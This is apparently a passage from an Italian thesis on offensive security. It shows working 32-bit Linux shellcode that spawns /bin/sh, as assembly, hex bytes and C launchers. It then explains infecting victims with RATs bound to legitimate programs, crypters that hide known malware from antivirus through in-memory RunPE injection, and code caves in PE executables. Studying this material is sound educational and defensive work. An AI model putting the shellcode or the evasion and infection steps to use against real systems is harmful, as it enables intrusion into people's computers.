Il nostro intento era nel primo caso di mettere `eax` a `0`, mentre nel secondo volevamo mettere `ebx` sempre a `0`. Cerchiamo ora delle istruzioni equivalenti, le quali non dovranno presentare byte uguali a zero all'interno dei loro codici operativi. Per azzerare un registro abbiamo visto che possiamo usare lo xor.

```
31 c0       xor   eax,eax
31 db       xor   ebx,ebx
```

Perfetto, possiamo ottenere lo stesso risultato sostituendo lo xor con la mov ed abbiamo anche abbreviato il nostro shellcode di sei byte.

Mentre per l'ultimo byte dello shellcode, che è anch'esso uguale a zero, deriva dal carattere di fine stringa della stringa `'/bin/sh',0`. Questa non è un'istruzione per la quale possiamo cercarne una equivalente. L'unico modo è non scriverlo, ma inserire delle istruzioni che durante l'esecuzione dello shellcode (run-time) immettano nella giusta locazione di memoria centrale, ovvero dopo la stringa ASCII `'/bin/sh'` un byte a zero.

```
          bits 32
          global _start
          section .text
_start:   jmp stringa     ;qui inizia il nostro shellcode
indietro: pop ebx         ;spostiamo in ebx l'ultimo valore dello stack
          xor eax,eax     ;metto 0 in eax
          mov [ebx+7],al  ;inserisco il carattere di fine stringa '\0'
          push eax        ;metto nello stack argv[1]
          push ebx        ;metto nello stack argv[0]
          mov ecx,esp     ;salvo l'indirizzo di argv[0] in ecx
          mov edx,ecx     ;copio ecx dentro edx
          add edx,4       ;scendo di 4 byte sullo stack
          add eax,0xb     ;eax era 0 quindi ci sommo 11
          int 0x80        ;interrupt software
          sub eax,0xa     ;sottraggo 10 ad eax così diventa 1
          xor ebx,ebx     ;metto 0 in ebx
          int 0x80        ;interrupt software
stringa:  call indietro   ;salva l'indirizzo della stringa nello stack
          db '/bin/sh'    ;la nostra stringa ASCII in memoria ram
```

Ed i codici operativi del programma ultimato sono:


```
\xeb\x1b\x5b\x31\xc0\x89\x43\x08\x50\x53\x89\xe1\x89\xca\x83\
xc2\x04\x83\xc0\x0b\xcd\x80\x83\xe8\x0a\x31\xdb\xcd\x80\xe8\x
e0\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

Quello che abbiamo appena studiato è uno shellcode scritto da me a scopo illustrativo, ma su internet si trovano persone molto più scaltre che hanno trovato il modo per fare la stessa cosa, utilizzando meno istruzioni. In questo campo, più si è sintetici, più probabilità si hanno di inserire lo shellcode in buffer di memoria che spesso sono troppo piccoli. Vediamo questo esempio molto breve:

```
bits 32
global _start
section .text
_start:
                  xor eax,eax
                  push eax
                  push 0x68732f2f      ;stringa hs//
                  push 0x6e69622f      ;stringa nib/
                  mov ebx,esp
                  push eax
                  mov edx,esp
                  push ebx
                  mov ecx,esp
                  add eax,0xb
                  int 0x80
```

La particolarità di quest'ultimo sta nella possibilità di poter essere eseguito in sistemi nei quali il kernel rimuove il privilegio di scrittura del segmento `.text`, per questioni di sicurezza. L'autore ha semplicemente pushato la stringa `/bin//sh` nello stack.

Di seguito una rappresentazione grafica dei registri e dello stack.



La parte evidenziata in verde è `ARGV`, mentre la parte in rosso è la stringa ASCIIZ `'/bin//sh\0'`.

Il nostro shellcode finale sarà:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x
50\x89\xe2\x53\x89\xe1\x83\xc0\x0b\xcd\x80
```

Possiamo provarlo con il seguente codice C

```
char shellcode[] __attribute__((section(".egg,\"awx\",@progbits
#")))=
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
"\x89\xe3\x50\x89\xe2\x53\x89\xe1\x83\xc0\x0b\xcd\x80";

int main()
 {
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
 }
```

Oppure provare il primo che abbiamo scritto con quest'altro codice C

```
char shellcode[] __attribute__((section(".egg,\"awx\",@progbits
#")))=
"\xeb\x1b\x5b\x31\xc0\x89\x43\x08\x50\x53\x89\xe1\x89"
"\xca\x83\xc2\x04\x83\xc0\x0b\xcd\x80\x83\xe8\x0a\x31"
"\xdb\xcd\x80\xe8\xe0\xff\xff\xff\x2f\x62\x69\x6e\x2f"
"\x73\x68";

int main()
 {
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
 }
```

Attaccare

Dopo questa lunga introduzione sugli shellcode, che utilizzeremo tra poco, facciamoci ora un'idea su come si può infettare una macchina per avervi poi accesso quando vogliamo.

3.1 Caso Comune

L'operazione più comune è quella di far eseguire alla vittima un particolare *virus* di una categoria nota come RAT[1], ovvero come ci suggerisce il nome, uno strumento per l'amministrazione della macchina da remoto.
Questi particolari tipi di virus eseguono diversi compiti una volta che attaccano una macchina, tra i quali:

- Avvisare l'attaccante dell'avvenuta infezione, segnalandogli l'indirizzo IP della macchina vittima
- Riprodurre il loro codice malevolo all'interno della macchina in diverse cartelle
- Attaccare i processi di sistema legandosi a loro
- Disabilitare le protezioni attive del sistema operativo o di software terzi atti alla sicurezza della macchina
- Aprire una porta segreta per l'accesso nascosto da parte dell'attaccante

Una volta infettati, l'attaccante ha pieno accesso al nostro computer ed a tutte le periferiche collegate, come stampanti, webcam, harddisk esterni, ecc.

1 Remote Administration Tool

Il caso più comune per convincere qualcuno ad eseguire il nostro *virus* è quello di legarlo ad un altro programma legittimo, magari un programma di interesse per la nostra vittima, e passargli quest'ultimo da noi accuratamente modificato.
Quindi possiamo scandire i passi principali in 4 distinti step:

1. Scrivere o trovare una copia del virus ed un programma legittimo che possa interessare alla vittima
2. Bindarli[1] insieme, ovvero creare un nuovo eseguibile che li contiene entrambi ed è capace di lanciarli
3. Recapitare alla vittima l'eseguibile da noi generato, facendoglielo scaricare o tramite unità di archiviazione esterne
4. Aspettare che il virus infetti la macchina e ci mandi una notifica con specificato l'indirizzo IP a cui collegarci

Se tutto è andato per il verso giusto, abbiamo accesso alla macchina e possiamo dare libero sfogo alla nostra fantasia.

3.1.1 Dove Fallisce

Fortunatamente non è così facile portare a termine un attacco, questo a causa di svariati fattori che non abbiamo ancora preso in considerazione.
Tralasciando il fatto che se abbiamo cercato un virus su internet da riutilizzare, probabilmente questo ha già infettato la nostra macchina che potrebbe ormai far parte di una *botnet* (vedremo più avanti cos'è). Il problema principale è che non appena il nostro eseguibile è stato recapitato alla vittima, il suo antivirus avrà bloccato l'esecuzione del codice, non permettendo al nostro virus di infettare la macchina, avvisando la vittima della tentata intrusione.
In questo modo abbiamo perso ogni possibilità di successo, ormai la vittima non si fida più di noi e abbiamo fatto la fine che ogni *script kiddie*[2] dovrebbe fare.

1 Deriva di *to bind*, da intendere come *legare insieme*
2 Colui che usa codici di altri senza capirli, lasciando intendere di essere un grande guru dell'hacking

3.2 Crypter

Entriamo ora nel fantastico mondo dell'ingegneria inversa, un luogo in cui guardie e ladri si rincorrono all'infinito nelle vesti di *black-hat*[1] e *white-hat*[2], una corsa senza fine che porta ad una rapidissima evoluzione delle tecniche di attacco e di difesa dell'intangibile ma sempre più influente, universo virtuale.

La prima domanda sensata da porci è "*Come funzionano gli antivirus?*"
Come tutti sappiamo gli antivirus scaricano periodicamente degli aggiornamenti, più precisamente aggiornano il loro database locale delle definizioni dei virus.
Ma cosa si intende con *definizioni dei virus*?
Un virus come tutti i programmi per computer è formato da una serie finita di uni e di zeri, quando le case produttrici di antivirus si imbattono in una nuova minaccia, la studiano ed decidono una sottosequenza di questa serie da utilizzare per definire il virus. Ovviamente questa deve essere univoca per evitare futuri falsi positivi. Una volta fatto questo, verrà inserita tra le definizioni dei virus che saranno scaricate attraverso gli aggiornamenti.
Quindi una definizione di un virus è qualcosa del tipo

Virus Taldeitali	`01000101 11101001 01010010 10100100 10101110 10101010 10101010 10101010`

Questo è un esempio, nella realtà la sequenza di bit sarebbe molto più lunga.
Una volta che l'antivirus di un utilizzatore finale scaricherà l'aggiornamento contenente questa definizione, durante l'analisi statica dei file se si riscontra questa sottosequenza, il file che la contiene verrà segnalato come infetto da Virus Taldeitali.

1 Cappelli neri, i Sith dell'informatica
2 Cappelli bianchi, i cavalieri Jedi dell'informatica
Se le note non ti sono state d'aiuto, guarda prima Star Wars e poi ricomincia a leggere da capo.

Quindi se noi scriviamo un virus da zero e questo non contiene nessuna sottosequenza già riconosciuta, allora abbiamo un virus FUD[1]. Più lo diffonderemo nella rete, più probabilità ci sono che questo cada nelle mani degli analisti delle case produttrici di antivirus. Una volta finito nelle loro mani, attraverso il sistema degli aggiornamenti che abbiamo appena visto, verrà inserita una nuova definizione nel database interno degli antivirus degli utenti comuni e questi saranno capaci di rilevare in anticipo il nostro virus e bloccarlo prima che possa infettare un'altra macchina.

Se invece decidessimo di utilizzare un virus già noto, ad esempio uno dei tanti RAT che già esistono (caso più probabile), partiremmo già svantaggiati in quanto questo malware è già identificabile.

Ed è qui che entra in gioco il ***crypter***!

Oggi lo scopo principale dei black-hats non è più quello di scrivere ogni volta un nuovo virus per vederlo castrare dagli antivirus poche settimane dopo, ma quello di *riuscire a rendere un virus rilevabile nuovamente FUD*.

E come si può fare una cosa del genere?

Abbiamo detto che inviando un file legittimo con all'interno il virus Taldeitali, l'antivirus della vittima se ne accorgerebbe, in quanto troverebbe all'interno del file la sottosequenza

```
01000101 11101001 01010010 10100100 10101110 10101010 10101010 10101010
```

E se noi cifrassimo il virus, ad esempio effettuando uno xor con una sequenza di bit a noi nota (10101010), ovvero una password. Cosa accadrebbe?

1 Fully Undetectable ovvero invisibile a qualsiasi tipo di antivirus


Per fare lo xor, ripetiamo la nostra password tante volte quanto è lungo il virus (da qui in avanti userò la definizione del virus, che come sappiamo è solamente una piccola sottoparte di quest'ultimo, come se fosse l'intera sequenza dei suoi bit).
La password con cui cifriamo il virus è la lettera ASCII '`a`' il cui valore è `01100001`

originale	01000101 11101001 01010010 10100100 10101110 10101010 10101010 10101010
passw	01100001 01100001 01100001 01100001 01100001 01100001 01100001 01100001
xor	00100100 10001000 00110011 11000101 11001111 11001011 11001011 11001011

Se dunque il virus ora è diventato

xor	00100100 10001000 00110011 11000101 11001111 11001011 11001011 11001011

non verrà riconosciuto in quanto la sottosequenza è completamente diversa da quella ricercata dall'antivirus.
È altresì *inutile* come virus, il fatto di aver alterato i suoi bit ha di fatto cambiato tutte le istruzioni che sarebbero dovute essere eseguite dal processore. Se pensiamo ai bit che compongono il virus come ai codici operativi, ovvero le istruzioni che vogliamo far eseguire al processore della macchina attaccata, ormai sono stati alterati e quindi il virus non fa più nulla di quello per cui era stato programmato.
Ci troviamo quindi ad un punto di stallo. Il prossimo passo è quello di realizzare un programma che contiene al suo interno sia il virus cifrato sia la chiave di decodifica e che ovviamente sappia come decifrarlo.
Vediamo un'illustrazione per chiarire la questione



Come possiamo vedere questo programma è composto da tre parti.
Lo STUB è l'unica parte *in chiaro* del programma (se non ci fosse, non ci sarebbe nulla da eseguire) ed ha il compito di prendere il virus cifrato e la password, che si trovano all'interno del programma stesso, e decifrarli attraverso l'algoritmo di decodifica che si trova sempre all'interno dello STUB.
Una volta decifrato il virus, lo STUB, si occuperà di eseguirlo.

Lasciare che lo STUB esegua il virus una volta decifrato, non è semplice come sembra. Adesso il virus è in chiaro all'interno della memoria centrale della macchina della vittima, e quindi dobbiamo stare attenti a non far nulla che faccia scattare l'antivirus per un nuovo controllo.
Ad esempio, la cosa più semplice che lo STUB potrebbe fare per eseguire il virus è salvarlo sull'harddisk in chiaro e lanciarlo come un qualsiasi programma, per poi cancellarlo dall'harddisk. Ma ad ogni accesso al disco, l'antivirus fa un controllo. Quindi fin quando lo STUB ha decifrato il virus e questo rimane in memoria centrale, l'antivirus non se ne accorge; ma dal momento che proviamo a salvare il virus decifrato sul disco: allarme rosso!
Il segreto è dunque mantenerlo in memoria centrale e riuscire ad eseguirlo direttamente da lì.
Per far questo esistono svariate tecniche, e con il passare dei mesi alcune diventano obsolete.
Una tecnica è quella del RunPE. PE è il formato eseguibile di Microsoft Windows (ne parleremo approfonditamente nel prossimo capitolo) questa tecnica prevede la creazione, da parte dello STUB, di un nuovo processo e la mappatura in memoria di quest'ultimo. Una volta mappato, si accede alla sezione `.text` e vi si iniettano le istruzioni che compongono il virus. Fatto questo non resta che richiamare il metodo per l'esecuzione.


Ed ecco qui che abbiamo eluso il controllo dell'antivirus cifrando il virus, lo abbiamo decifrato direttamente in memoria centrale e senza fare accessi al disco abbiamo creato un nuovo processo come wrapper per il nostro malware, iniettato il suo codice all'interno ed eseguito il tutto.

3.3 Code Caves

Vedremo tra poco come sono formati gli eseguibili, nei vari formati, per i più comuni sistemi operativi.

Dobbiamo sapere fin da subito che i file binari che vengono generati dai compilatori, attraverso appunto la compilazione, sono chiamati *files immagini* e sono gli eseguibili che quando avviati vengono caricati in memoria centrale.


A differenza di quello che si può pensare, non vengono copiati dal disco alla memoria ram come fossero un unico pezzo ma vengono mappati: ovvero il file immagine contiene al suo interno diverse sezioni che dovranno essere caricate in punti diversi della memoria centrale.



In questa illustrazione abbiamo a sinistra il file immagine ed a destra lo stesso file mappato in memoria ram.

Il file immagine è quindi sì composto da zeri ed uni, ma organizzati in sezioni.

Per mantenere queste sezioni allineate vengono introdotti, dal compilatore, serie di zeri; proviamo ad immaginarli come dei cuscinetti tra una sezione e la successiva. Questi non sono utili al funzionamento del programma e se vengono sovrascritti il programma verrà eseguito allo stesso modo con successo. Quindi alterare queste serie di zeri non causa nessuna corruzione del file.



Siccome ricordano delle cavità, prendono il nome di *Code Caves*. Il nostro scopo è inserirvi le istruzioni del nostro malware.

Il passo successivo sarà modificare il flusso di esecuzione del programma per costringerlo a passare attraverso le istruzioni che abbiamo iniettato in queste cavità, altrimenti anche se riuscissimo ad inserirle non sarebbero processate.

3.3.1. PE - Portable Executable


PE è il formato degli eseguibili utilizzato da Microsoft per i propri sistemi operativi. Il nome Portable Executable deriva dal fatto che questo formato non è dipendente dall'architettura, infatti è comune trovare PE per x86, x86_64 e ARM.

Deriva dal COFF[1] il vecchio formato dei sistemi UNIX, da *UNIX System V* in poi, come in GNU/Linux, venne approcciato il più stabile formato ELF[2],di cui parleremo in un successivo sottocapitolo.

Microsoft fa un uso molto vasto di questo formato tanto che è utilizzato all'interno dell'XBOX e in EFI, mentre all'interno di Windows viene usato non solo per gli eseguibili ma anche per driver, DLL e addirittura come contenitore di risorse. Vedremo successivamente che può contenere una serie di risorse, come ad esempio l'icona dell'eseguibile.

1 ***C**ommon **O**bject **F**ile **F**ormat*
2 ***E**xtensible **L**inking **F**ormat*


Vediamo grazie alla prossima illustrazione come è strutturato in modo generale un PE, per poi scendere nei particolari.



Il DOS Header ed il DOS STUB, esistono per un fattore di retrocompatibilità con i vecchi sistemi DOS. In particolare il DOS STUB è un programma per DOS che stampa a schermo la frase: "*This program cannot be run in DOS mode*" ed è aggiunto automaticamente dal compilatore, a meno che non venga specificata in fase di compilazione l'opzione /STUB ed in quel caso è possibile inserire arbitrariamente il programma DOS che si vuole. Per questo il campo DOS STUB può essere grande a piacere.

Il *PE Header* invece specifica diverse informazioni e proprietà dell'eseguibile che vengono completate dall'*Optional Header*, il quale non è per nulla opzionale. Il nome *optional* dipende dal fatto che nel caso il PE è una *DLL* o un Object File (che non tratteremo in questa tesi) questa parte non è necessaria.
La *Section Table* serve a descrivere le successive sezioni e a dare le direttive al *loader*, il componente del sistema operativo atto alla mappatura del file immagine in memoria centrale, su quali proprietà dare ad ognuna di esse.
Le *Sections* sono le sezioni nelle quali risiedono le istruzioni che compongono il programma vero e proprio, le relative variabili inizializzate e non, e una serie di altri dati.
Infine gli *Appended Data* sono dei dati, non obbligatori, che danno al sistema operativo più informazioni riguardo il PE. Un esempio può essere la firma di un eseguibile, è sempre buona norma fare uso di eseguibili firmati da enti conosciuti onde evitare possibili alterazioni da parte di malintenzionati. Qui è dove la firma viene memorizzata. Tutti i dati che fanno parte di questa sezione hanno la particolarità di non essere mappati in memoria dal loader, quindi non lasceranno mai il disco fisso. Vedremo successivamente quanto è semplice eliminare la firma di un programma senza corromperlo e qual'è il comportamento a riguardo del sistema operativo.


Andiamo ora a vedere un po' più da vicino l'header di un PE. Ho realizzato l'illustrazione della prossima pagina con la speranza di rendere più semplice la comprensione.


64 bit
0 1 2 3 4 5 6 7
Signature 0x5A4D
DOS Header
(0x3C) Pointer to PE Header
DOS STUB
0x0000 Signature 0x50450000 | Machine | #NumberOfSections
0x0008 TimeDateStamp | PointerToSymbolTable (deprecated)
0x0010 # NumberOfSymbolTable (deprecated) | SizeOfOptionalHeader | Characteristics
0x0018 Magic | MajorLinker Version | MinorLinker Version | SizeOfCode (sum of all sections)
0x0020 SizeOfInitializedData | SizeOfUninitializedData
0x0028 AddressOfEntryPoint (RVA) | BaseOfCode (RVA)
